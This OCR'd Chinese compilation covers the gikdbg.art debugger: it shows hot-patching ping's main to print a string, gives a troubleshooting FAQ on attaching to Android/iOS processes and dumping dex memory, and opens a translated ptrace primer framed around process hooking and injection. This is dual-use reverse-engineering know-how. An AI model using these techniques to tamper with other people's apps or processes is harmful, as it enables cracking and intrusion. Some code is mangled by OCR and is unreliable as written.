
为了输出我们的“gik”(4 字节的十六进制数为 006B6967)字符串，我们需要把地址 B9BC 的内容改掉：



一切准备就绪，选中 B9B0，执行 F4，我们就执行 puts(“gik”)了：


gikdbg.art v1.2.build140612.2
ART Debug Trace Plugins Options Windows ART Help
ART CPU
0000B9A4 $ 4FF0E92D push.w {r4, r5, r6, r7, r8, r9, r10, r11, lr} .func_0000B9A4
0000B9A8 · 10F20F addw r0, pc, #0x10 load "gik" string pointer
0000B9AC · EA80F7FD blx .puts puts("gik")
0000B9B0 · BF00 nop
0000B9B2 · BF00 nop
0000B9B4 · BF00 nop
0000B9B6 · BF00 nop
0000B9B8 · 8FF0E8BD pop.w {r4, r5, r6, r7, r8, r9, r10, r11, pc} normal exit
0000B9BC · 9106 str r1, [sp, #0x18]
0000B9BE · 2103 movs r1, #0x3
0000B9C0 · 682A ldr r2, [r5]
0000B9C2 · 9271 str r2, [sp, #0x1c4]
0000B9C4 · 2201 movs r2, #0x1
0000B9C6 · EB04F7FD blx .socket
0000B9CA · 1A84F8DF ldr.w r1, [pc, #0xa84]
0000B9CE · 5863 ldr r3, [r4, r1]
0000B9D0 · 6018 str r0, [r3]
0000B9D2 · EAD4F7FD blx .__errno
0000B9D6 · 6800 ldr r0, [r0]
0000B9D8 · 9009 str r0, [sp, #0x24]
0000B9DA · EB00F7FD blx .getuid
0000B9DE · EB04F7FD blx .setuid
Register (A
r0 00000
r1 AFD44
r2 00000
r3 BEDED
r4 00009
r5 BEDED
r6 00000
r7 BEDED
r8 00000
r9 00000
sl 00000
fp 00000
ip 00000
sp BEDED
lr AFD1A
pc 0000B
n 0 z 1
v 0 q 0
ge 0 e 0
i 0 f 0
00008034 ping(00008000) + 34
00009080 ping(00008000) + 1080, "._start" + 0
00009094 ping(00008000) + 1094, ".func_00009094" + 0
0000B9CC ping(00008000) + 39CC, ".func_0000B9A4" + 28
Address Hex dump ASCII
0000B9BC 67 69 6B 00 2A 68 71 92 01 22 FD F7 04 EB DF F8
0000B9CC 84 1A 63 58 18 60 FD F7 D4 EA 00 68 09 90 FD F7
0000B9DC 00 EB FD F7 04 EB 40 B1 71 99 4F F0 FF 30 2B 68
0000B9EC 99 42 00 F0 5A 86 00 F0 56 BE DF F8 5C 9A 4F F0
0000B9FC 02 08 DF F8 58 7A 01 25 DF F8 54 AA 54 F8 09 00
0000BA0C E6 59 FA 44 DF F8 4C 9A A0 F8 00 80 35 60 F9 44
0000BA1C DF F8 44 6A DF F8 44 5A DF F8 44 8A 7E 44 7D 44
0000BA2C F8 44 27 E1 A0 F1 41 0B BB F1 36 0F 00 F2 4E 81
BEDEDC44 00009094 .func_00009094
BEDEDC48 BEDEDC84
BEDEDC4C 00000001 .shstrtab..data
BEDEDC50 BEDEDC8C
BEDEDC54 00000000 .shstrtab.
BEDEDC58 00000000 .shstrtab.
BEDEDC5C 00000000 .shstrtab.
BEDEDC60 00000000 .shstrtab.
BEDEDC64 AFD154F1

执行 F9 让程序正常退出，我们得到了新 main 函数的输出：


gikdbg.art v1.2.build140612.2
Options Windows ART Help
ADB Shell
0xbededf80: 0x65747379 0x69622f6d 0x68732f6e 0x54584500
0xbededf90: 0x414e5245 0x54535f4c 0x4741524f 0x6d2f3d45
0xbededfa0: 0x732f746e 0x72616364 0x4e410064 0x494f5244
0xbededfb0: 0x41445f44 0x2f3d4154 0x61746164 0x4c4f4300
0xbededfc0: 0x534e4d55 0x0030383d 0x52444e41 0x5f44494f
0xbededfd0: 0x504f5250 0x59545245 0x524f575f 0x4150534b
0xbededfe0: 0x383d4543 0x3536362c 0x2f003036 0x74737973
0xbededff0: 0x622f6d65 0x702f6e69 0x00676e69 0x00000000
0xbedee000: Cannot access memory at address 0xbedee000
(gikir) _c
Continuing.
Temporary breakpoint 2, 0xafd154ee in ?? ()
(gdb)
(gikir) _c
Continuing.
gik
Temporary breakpoint 3, 0x0000b9b0 in ?? ()
(gdb)
(gikir) _c
Continuing.
[Inferior 1 (process 2319) exited with code 012]
(gdb)
(gikir) _

其他说明：

1） 非 /system/bin 路径的程序，你可以在程序列表右键执行 OpenEx 打开它；

2） 如果你设备上没有 ping 程序，你可以找一个有引入 puts 函数的程序，或者自行写一个；

3） 如果你设备上的 ping 程序的 main 函数与我提供的不一致，你需要自己计算热补丁指令中 imm 的值；

4） 应用热补丁之后，当 F7 或者 F8 到其他模块又返回主模块时显示的代码又恢复了，这是本地代码，远程代码还是热补丁的状态，算是一个缺陷，后续更新加入同步内存代码的功能；

5） 由于设备，系统差异太大，兼容性 Bug 也许很多，请各位同学尽可能提供详尽的信息以帮助我们解决修复它，简单的一句“Bug 很多”，“问题很多”这样的反馈真心没用，神仙拿到这样的反馈也没辙啊！

剩下更多的细节，同学们可以前往 http://gikir.com/product.php 下载使用，自行摸索更多已经提供的功能。另外，在使用 gikdbg.art 的过程中有任何改进意见和 Bug，欢迎反馈给我们以帮助我们将他开发得更加完善。

gikdbg.art 调试资源

1.如果 gikdbg.art 自带的 gdb 不能在你的设备使用，可以尝试附件中的 gdb-static-link-7.2;
2.可以用附件中的 gikdebugee.apk 测试 gikdbg.art 能否正常在你设备工作；
3.附件中的 gikdebugee-thumb.apk 添加了对 thumb 代码的测试支持；

同学们还可以：
访问 http://www.gikir.com/ 了解更多内容；
访问 http://www.gikir.com/blog/ 了解更多关于 gikdbg.art 的使用教程；

GIKDBG for iOS&ART Q&A List

1. GIKDBG 将会怎样发展？会不会突然停止更新和技术支持？

GIKDBG v1.x 版本是实验性质的产品，更多的用途是收集用户反馈以解决技术障碍，为 v2.x 版本做铺垫。当调试，汇编，反汇编，多线程这些主要功能完成之后将不再添加新功能，只做维护。

GIKDBG v2.x 版本会在 v1.x 版本的经验基础之上，做如下增强：

1) 用 Qt 完全重写 UI；

2) 开放 SDK；

3) 统一 iOS/ART 两个版本；


4) 增加插件系统；

5) 增加 ARM64 调试支持；

如果极客尔科技能发展起来，它就是一个公司级的产品，反之就是一个个人级的作品。不管是这两种情况的哪一种，停止更新和技术支持是不会发生在 GIKDBG 身上的，各位同学可以放心学习，放心使用。

技术支持群 0：184159509。

2. 附加 Android 进程出现如下截图怎么办？



当在附加进程的时候如果出现久等的情况，请注意查看 ADB Shell 的输出内容，一般通过查看它的输出内容就可以判定问题的原因。比如上图中出现的是 GDB 内部 assert 失败了，继续调试将被认为是不可信赖 的，问是否中止调试。这种问题属于 GDB 对该设备或者该进程的兼容性问题，只需要取消调试，在 ADB 命令行上手工使用 GDB 来进一步判定问题的原因。


出现这类问题的操作如下：

1） 先判定属于 GDB 的问题还是 GIKDBG 的问题；

2） 如果属于 GDB 的问题则替换 GIKDBG 自带的/data/local/tmp/gikir_android-xxxx/GDB 并删掉 /data/local/tmp/gikir_android-xxxx/libthread_db.so.1 这个文件，然后重试；

3） 如果 GDB 运行正常，则属于 GIKDBG 对该设备的兼容性问题，重试无效之后，你可以选择加群寻求帮助；

3. 附加或者打开 Android 程序出现如下截图怎么办？



详细看 ADB Shell 里面的输出内容，有一条是“/data/local/tmp/gikir_android-xxxx/GDB: not found”，说明最初上传 GDB 的时候失败了或者询问你是否上传的时候选择了否定。只需要用“$upload /data/local/tmp/gikir_android-xxxx/GDB”命令选择 $(GIKDBG.ART)/adb/android/GDB 上传即可解决这个问题，记得把 xxxx 替换成 ADB Shell 中的 GUID 内容。


4. 使用 LLDB 模式附加或者打开 iOS 程序出现如下截图怎么办？

4.1

出现这个的原因是该设备未安装 debugserver 依赖的动态库，你可以在 SSH 中执行它来验证是否是这个问题，然后将 Xcode 里面的 DeviceSupport 对应的版本拷贝到你的设备顶层目录/Developer 即可。

或者

4.2



出现这个错误的原因有可能：

1） 设备上没有安装 debugserver 依赖的动态库，参照 4.1 解决；

2） 有多个 debugserver 进程，把所有的 debugserver 进程关掉重新 Attach 或者 Open；

3） 对老设备的兼容性缺陷，重试无果之后换用 GDB 模式或者换设备；

5. CPU 数据窗口的数据如何导出到本地或者复制到粘贴版？

在该窗口右键菜单有一个 Dump 选项，执行它之后会弹出一个询问 Dump 字节数的对话框，假如输入的字节数为 size，该窗口的基址为 addr，它 会将 addr 之后的 size 个字节 dump 到$(GIKDBG)/idump/name-xxxx.xxxx.dump, $(GIKDBG.ART)/artdump/name-xxxx.xxxx.dump 目录并打开一个新的数据窗口，在这个数据窗口你可以进行各种形式的 复制操作。

比如你要 dump 一个 dex 内存文件，只需要做如下操作即可：

1） 在数据窗口执行 Ctrl+G，输入 dex 的首地址 addr；

2） 在数据窗口执行右键 Dump 菜单，输入 dex 的字节数 size；

3） 在$(GIKDBG.ART)/artdump 中找到 app_process.start.end.dump 文件，其中 start=addr,end=addr+size；

6. CPU 数据窗口不是实时更新的吗？

GIKDBG.ART 以及 GIKDBG.LLDB 是实时更新的，只有 GIKDBG for iOS 的 GDB 模式不是实时更新，需要右键执行 Refresh 菜单。

7. 如果在进程列表找不到要调试的进程怎么办？

这个时候需要执行进程列表窗口右键的 AttachEx 菜单，手动填入进程 ID 以及程序包名（ART）或者程序路径(iOS)。

8. 如果在程序列表找不到要调试的文件怎么办？

这个时候需要执行程序列表右键的 OpenEx 菜单，手动填入程序路径和命令行参数。

9. 当切换到新线程进行单步调试的时候又自动切换到了主线程是怎么回事？

对于 iOS，这是 GDB 的 Bug，用 LLDB 模式解决这个问题。

对于 ART，这是因为当前这个线程属于非活动状态，单步之后无法接收到其对应的信号，因此又切换回主线程。（猜测）

10. LLDB 模式 F7 和 F8 为什么效果一样？

这是 LLDB 从 Mac OSX 移植到 Windows 的 Bug，只有后续更新 LLDB 才能解决这个问题。你可以选中 bl xxx/blx xxx 的下一条指令地址执行 F4 代替 F8 的功能。GDB 模式的时候有时候也有这个问题，同解。

11. 调试 Android App 的时候为什么只能看到一个主线程？

从 GIKDBG.ART v1.1 开始已经支持 Android 程序的多线程调试，出现这个问题的原因：

1） 最初上传依赖的文件没有成功，你需要在 ADB Shell 中执行“$upload /data/local/tmp/gikir_android-xxxx/libthread_db.so.1”命令然后选择$(GIKDBG.ART) /adb/android/libthread_db.so.1 上传至设备，注意 xxxx 是设备 gikir_android-这个目录的 GUID；

2） 多线程调试必须使用 GIKDBG 自带的 GDB，如果替换过 GDB 则不行；

3） Android 系统太老，不支持多线程；

4） Bug？加群将更多信息反馈给作者。

android 入注(hook,injection)

Ptrace 函数

关于 ptrace

最 近 ptrace 好像火起来了，很多 android 和 ios 上的 hook 都用 ptrace 来实现，看来有必要温习一下。ptrace 是 unix/linux 系统自带的一个功能，可以让一个进程以最简单的方式入侵另外一个进程，设置断点，修改寄存器及内存数据，总之基本上无所不能。ptrace 开发的初衷是用 于调试，所以它是类 unix 系统调试的基石。父进程可以无条件的用 ptrace 调试子进程。如果要调试其它非子进程，需要 root 权限 attach.

虽然 ptrace 不是用来给 hook 用的，但 ptrace 确实是 hook 以及干预其它进程最简单的工具。但 ptrace 有几个缺陷：

1. hook 其它进程的 syscall 必须先 attach, 这就意味着 ptrace 不能像 driver 一样坐等其它进程 hook. 用 ptrace 的程序必须先知道要 hook 谁，attach,然后才能工作。所以 ptrace 用于 hook 常驻进程会比较合适。

2. ptrace 默认只能 hook 所有的 syscall, 超出 syscall 以外的函数需要找到内存中代码段相应的位置进行修改。这是一项较为繁琐且容易出错的工作。

后面会先摘抄两篇 ptrace 的基础知识，然后开展在 mobile 上用 ptrace 进行 hook 的研究工作。

[摘抄] 玩转 ptrace

老外经典文章 Playing with Ptrace 的译文，在此向译者表示致敬。

你想过怎么实现对系统调用的拦截吗？你尝试过通过改变系统调用的参数来愚弄你的系统 kernel 吗？你想过调试器是如何使运行中的进程暂停并且控制它吗？
你 可能会开始考虑怎么使用复杂的 kernel 编程来达到目的，那么，你错了。实际上 Linux 提供了一种优雅的机制来完成这些：ptrace 系统函 数。 ptrace 提供了一种使父进程得以监视和控制其它进程的方式，它还能够改变子进程中的寄存器和内核映像，因而可以实现断点调试和系统调用的跟踪。
使用 ptrace，你可以在用户层拦截和修改系统调用(sys call)
在这篇文章中，我们将学习如何拦截一个系统调用，然后修改它的参数。在本文的第二部分我们将学习更先进的技术：设置断点，插入代码到一个正在运行的程序中；我们将潜入到机器内部，偷窥和篡改进程的寄存器和数据段。

基本知识

操 作系统提供了一种标准的服务来让程序员实现对底层硬件和服务的控制（比如文件系统），叫做系统调用(system calls)。当一个程序需要作系统调 用的时候，它将相关参数放进系统调用相关的寄存器，然后调用软中断 0×80，这个中断就像一个让程序得以接触到内核模式的窗口，程序将参数和系统调用号交 给内核，内核来完成系统调用的执行。

在 i386 体系中(本文中所有的代码都是面向 i386 体系)，系统调用号将放入%eax,它的参数则依次放入%ebx, %ecx, %edx, %esi 和 %edi。 比如，在以下的调用

```
Write(2, “Hello”, 5)
```

的汇编形式大概是这样的

```
movl $4, %eax
movl $2, %ebx
movl $hello, %ecx
movl $5, %edx
int $0×80
```

这里的$hello 指向的是标准字符串”Hello”。

那么，ptrace 会在什么时候出现呢？在执行系统调用之前，内核会先检查当前进程是否处于被“跟踪”(traced)的状态。如果是的话，内核暂停当前进程并将控制权交给跟踪进程，使跟踪进程得以察看或者修改被跟踪进程的寄存器。

让我们来看一个例子，演示这个跟踪程序的过程

```
1 #include  <sys/ptrace.h>
2 #include  <sys/types.h>
3 #include  <sys/wait.h>
4 #include  <unistd.h>
5 #include  <linux/user.h>
6 /*  For  constantsORIG_EAX  etc  */
7 int  main()
8 {
9 pid_t  child;longorig_eax;
10child  =fork();
11if(child  ==0)
12{
13ptrace(PTRACE_TRACEME,0,NULL,NULL);
14execl("/bin/ls","ls",NULL);
15}
16else{wait(NULL);
17orig_eax  =ptrace(PTRACE_PEEKUSER,child,4*ORIG_EAX,NULL);
18printf("The  child  made  a  ""system  call  %ld\n",orig_eax);
19ptrace(PTRACE_CONT,child,NULL,NULL);
20}
21return0;
22}
```

运行这个程序，将会在输出 ls 命令的结果的同时，输出:

```
The child made a system call 11
```

说明：11 是 execve 的系统调用号，这是该程序调用的第一个系统调用。
想知道系统调用号的详细内容，察看　/usr/include/asm/unistd.h。

在 以上的示例中，父进程 fork 出了一个子进程，然后跟踪它。在调用 exec 函数之前，子进程用 PTRACE_TRACEME 作为第一个参数调用 了　ptrace 函数，它告诉内核：让别人跟踪我吧！然后，在子进程调用了 execve()之后，它将控制权交还给父进程。当时父进程正使用 wait() 函数来等待来自内核的通知，现在它得到了通知，于是它可以开始察看子进程都作了些什么，比如看看寄存器的值之类。

出现系统调用之后，内核会将 eax 中的值（此时存的是系统调用号）保存起来，我们可以使用 PTRACE_PEEKUSER 作为 ptrace 的第一个参数来读到这个值。
我们察看完系统调用的信息后，可以使用 PTRACE_CONT 作为 ptrace 的第一个参数，调用 ptrace 使子进程继续系统调用的过程。

ptrace 函数的参数

Ptrace 有四个参数

```
long ptrace(enum __ptrace_request request,
pid_t pid,
void *addr,
void *data);
```

第一个参数决定了 ptrace 的行为与其它参数的使用方法，可取的值有:

```
PTRACE_ME
PTRACE_PEEKTEXT
```

PTRACE_PEEKDATA
PTRACE_PEEKUSER
PTRACE_POKETEXT
PTRACE_POKEDATA
PTRACE_POKEUSER
PTRACE_GETREGS
PTRACE_GETFPREGS,
PTRACE_SETREGS
PTRACE_SETFPREGS
PTRACE_CONT
PTRACE_SYSCALL,
PTRACE_SINGLESTEP
PTRACE_DETACH

在下文中将对这些常量的用法进行说明。

读取系统调用的参数

通过将 PTRACE_PEEKUSER 作为 ptrace 的第一个参数进行调用，可以取得与子进程相关的寄存器值。

先看下面这个例子

```
1 #include  <sys/ptrace.h>
2 #include  <sys/types.h>
3 #include  <sys/wait.h>
4 #include  <unistd.h>
5 #include  <linux/user.h>
6 #include  <sys/syscall.h>      /*  For  SYS_write  etc  */
7 int  main()
```

```
8 {      pid_t  child;
9         long  orig_eax,  eax;
10        long  params[3];
11        int  status;
12        int  insyscall  =  0;
13        child  =  fork();
14        if(child  ==  0)  {
15                ptrace(PTRACE_TRACEME,  0,  NULL,  NULL);
16                execl("/bin/ls",  "ls",  NULL);
17        }
18        else  {
19              while(1)  {
20                    wait(&status);
21                    if(WIFEXITED(status))
22                            break;
23                    orig_eax  =  ptrace(PTRACE_PEEKUSER,
24                                        child,  4  *  ORIG_EAX,  NULL);
25                    if(orig_eax  ==  SYS_write)  {
26                          if(insyscall  ==  0)  {
27                                /*  Syscall  entry  */
28                                insyscall  =  1;
29                                params[0]  =  ptrace(PTRACE_PEEKUSER,
30                                                     child,  4  *  EBX,
31                                                     NULL);
32                                params[1]  =  ptrace(PTRACE_PEEKUSER,
33                                                     child,  4  *  ECX,
34                                                     NULL);
35                                params[2]  =  ptrace(PTRACE_PEEKUSER,
```

```
36                                                              child,  4  *  EDX,
37                                                              NULL);
38                              printf("Write  called  with  "
39                                      "%ld,  %ld,  %ld\n",
40                                      params[0],  params[1],
41                                      params[2]);
42                              }
43                      else  {  /*  Syscall  exit  */
44                              eax  =  ptrace(PTRACE_PEEKUSER,
45                                                      child,  4  *  EAX,  NULL);
46                                      printf("Write  returned  "
47                                                      "with  %ld\n",  eax);
48                                      insyscall  =  0;
49                              }
50                      }
51                      ptrace(PTRACE_SYSCALL,
52                                      child,  NULL,  NULL);
53              }
54      }
55      return  0;
56}
```

这个程序的输出是这样的

```
ppadala@linux:~/ptrace  >  ls
a.out           dummy.s     ptrace.txt
libgpm.html     registers.c     syscallparams.c
dummy           ptrace.html     simple.c
```

```
ppadala@linux:~/ptrace  >  ./a.out
Write  called  with  1,  1075154944,  48
a.out           dummy.s     ptrace.txt
Write  returned  with  48
Write  called  with  1,  1075154944,  59
libgpm.html    registers.c    syscallparams.c
Write  returned  with  59
Write  called  with  1,  1075154944,  30
dummy           ptrace.html    simple.c
Write  returned  with  30
```

以上的例子中我们跟踪了 write 系统调用，而 ls 命令的执行将产生三个 write 系统 调用。使用 PTRACE_SYSCALL 作为 ptrace 的第一个参数，使内核在子进程做出系统调用或者准备退出的时候暂停它。这种行为与使用 PTRACE_CONT，然后在下一个系统调用/进程退出时暂停它是等价的。

在前一个例子中，我们用 PTRACE_PEEKUSER 来察看 write 系统调用的参数。系统调用的返回值会被放入%eax。

wait 函数使用 status 变量来检查子进程是否已退出。它是用来判断子进程是被 ptrace 暂停掉还是已经运行结束并退出。有一组宏可以通过 status 的值来判断进程的状态，比如 WIFEXITED 等，详情可以察看 wait(2) man。

读取寄存器的值

